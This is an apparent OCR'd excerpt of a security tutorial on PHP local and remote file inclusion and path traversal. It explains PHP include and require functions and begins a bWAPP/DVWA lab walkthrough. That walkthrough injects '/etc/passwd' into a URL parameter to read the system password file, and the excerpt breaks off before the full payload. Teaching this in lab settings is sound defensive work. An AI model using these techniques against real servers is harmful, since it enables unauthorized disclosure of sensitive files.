iGNITE Technologies

Exploitation

PATH TRAVERSAL | LOCAL & REMOTE FILE INCLUSION


WWW.HACKINGARTICLES.IN

TABLE OF CONTENTS

Abstract

In this deep down online world, dynamic web-applications are the ones that can easily be breached by an attacker due to their loosely written server-side codes and misconfigured system files.
So, in this publication we will discuss about File Inclusion, which is considered as one of the most critical vulnerability that somewhere allows an attacker to manipulate the target's web server by including malicious files remotely or even access sensitive files present onto that server.

However, both the vulnerabilities File Inclusion & Path Traversal depends majorly on the type of operating system the server is hosted on, therefore before hitting this vulnerability we need to analyze



Introduction
& Impacts
of Local File

Introduction to Local File Inclusion

File Inclusion vulnerabilities are commonly found in poorly written PHP web-applications where the input parameters are not properly sanitized or validated. Therefore it becomes easy for an attacker to capture the passing HTTP Requests, manipulates the URL parameter that accepts a filename and include the malicious files in the web-server.


In order to understand the mechanism, let's take a look at this scenario.

Consider a web-application that accepts a parameter that says **"file=hackingarticles.php"** via its URL, the server further processes it and displays its content on the application's screen.



Now the attacker tries to manipulate the filename parameter and calls up a local file or even injects a malicious script or a payload calling it from his own website into that parameter, thus the web-server will process it and executes that particular file which might lead to the following attacks:


- Code execution on the Web server
- Cross-Site Scripting Attacks (XSS)
- Denial of service (DOS)
- Data Manipulation Attacks
- Sensitive Information Disclosure



Impacts

The impact of this vulnerability is quite high and has therefore been reported under-

- **CWE-98: "Improper Control of Filename for Include/Require Statement in PHP Program"**
- **CWE-20: "Improper Input Validation"**
- **CWE-22: "Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')"**
- **CWE-23: "Relative Path Traversal"**
- **CWE-200: "Exposure of Sensitive Information to an Unauthorized Actor"**


PHP
Functions

PHP Functions

PHP Include() Function

We can insert the content of one PHP file into another PHP file before the server executes it, with the include() function. The function can be used to create functions, headers, footers or element that will be reused on multiple pages.
This will help the developers to make it easy to change the layout of a complete website with minimal effort i.e. if there is any change required then instead of changing thousands of files just change the included PHP file.

Example 1

Assume we have a standard footer file called "**footer.php**", that looks like this

```
<?php
echo "<p>Copyright &copy; 2010-" . date("Y") ."hackingartices.in</p>";
?>
```

To include the footer file on our page, we'll be using the include statement.

```
<html>
<body>
<h1>Welcome to Hacking Articles</h1>
<p>Some text.</p>
<p>Some more text.</p>
<?php include 'footer.php';?>
</body>
</html>
```

The code within the included file (footer.php) is interpreted just as if it had been inserted into the main page.

Example 2

Assume we have a file called "**vars.php**", with some variables defined:

```
<?php
$color='red';
$car='BMW';
?>
```

Test.php

```
<html>
<body>
<h1>Welcome to my Home Page!!</h1>
<?php
echo "A$color$car";  //Output A
include 'var.php';
echo "A$color$car";  //A red BMW
?>
</body>
</html>
```

As soon as the fifth line executes in the test.php file, just "A" will be printed out because we haven't called our var.php script yet. Whereas in the next line, we have used the include function to include the var.php file, as soon as the interpreter reads this line it directly calls our file from the server and executes it.
Therefore the variables "colour" and "car" are now assigned with "red" and "BMW". As the last line runs, we'll get the output as "A red BMW".

PHP Require() Function

Similar to the include() function, the **require** statement is also used to include a file into the PHP code. However, there is a one big difference between include and require functions. When a file is included with the **include** statement and PHP cannot find it or load it properly, thus the include() function generates a warning but the script will continue to execute:

Example 3

```
<html>
<body>
<h1>Welcome to my home page!</h1>
<?php include 'noFileExists.php';
echo "I have a $color $car.";
?>
</body>
</html>
```

Output: I have a Red BMW

Now if we try to run the same code using the **require** function, the echo statement will not be executed because the script execution dies as soon as the require statement return a fatal error:

```
<html>
<body>
<h1>Welcome to my home page!</h1>
<?php  require  'noFileExists.php';
echo  "I have a $color $car.";
?>
</body>
</html>
```

No output result.

PHP Require_once() Function

We can use the Require_once() function to access the data of another page into our page but only once. It works in a similar way as the require() function do. The only difference between require and require_once is that, if it is found that the file has already been included in the page, then the calling script is going to ignore further inclusions.

Example 4

echo.php

```
<?php
echo "Hello";
?>
```

Test.php

```
<?php
require('echo.php');
require_once('echo.php');
?>
```

Output: **"Hello"**

Local File Inclusion Exploitation

Local File Inclusion Exploitation


Local file inclusion is the vulnerability in which an attacker tries to trick the web-application by including the files that are already present locally into the server. It arises when a php file contains some php functions such as “include”, “include_once”, “require”, “require_once”.

This vulnerability occurs, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing directory traversal characters (such as dot-dot-slash) to be injected. Thus, the local file inclusion has **“High Severity with a CVSS Score of 8.1”**

Let’s try to exploit this LFI vulnerability through all the different ways we can, I have used two different platforms **bWAPP** and **DVWA** which contains the file inclusion vulnerability.


Basic Local file inclusion

We'll open the target IP in our browser and login inside BWAPP as a **bee : bug**, further we will set the**"choose your bug"** option to **Remote & Local File Inclusion (RFI/LFI)** and hit **hack,** even for this time we'll keep our security level to "low".
Now, we'll be redirected to the web page which is basically suffering from RFI & LFI Vulnerability. There we will find a comment section to select a language from the given drop-down list, as soon as we click on go button, the selected language file gets included into the URL.



In order to perform the basic LFI attack, we'll be manipulating the **"URL language parameter"** with**"/etc/passwd"** to access the password file present in the local system as:

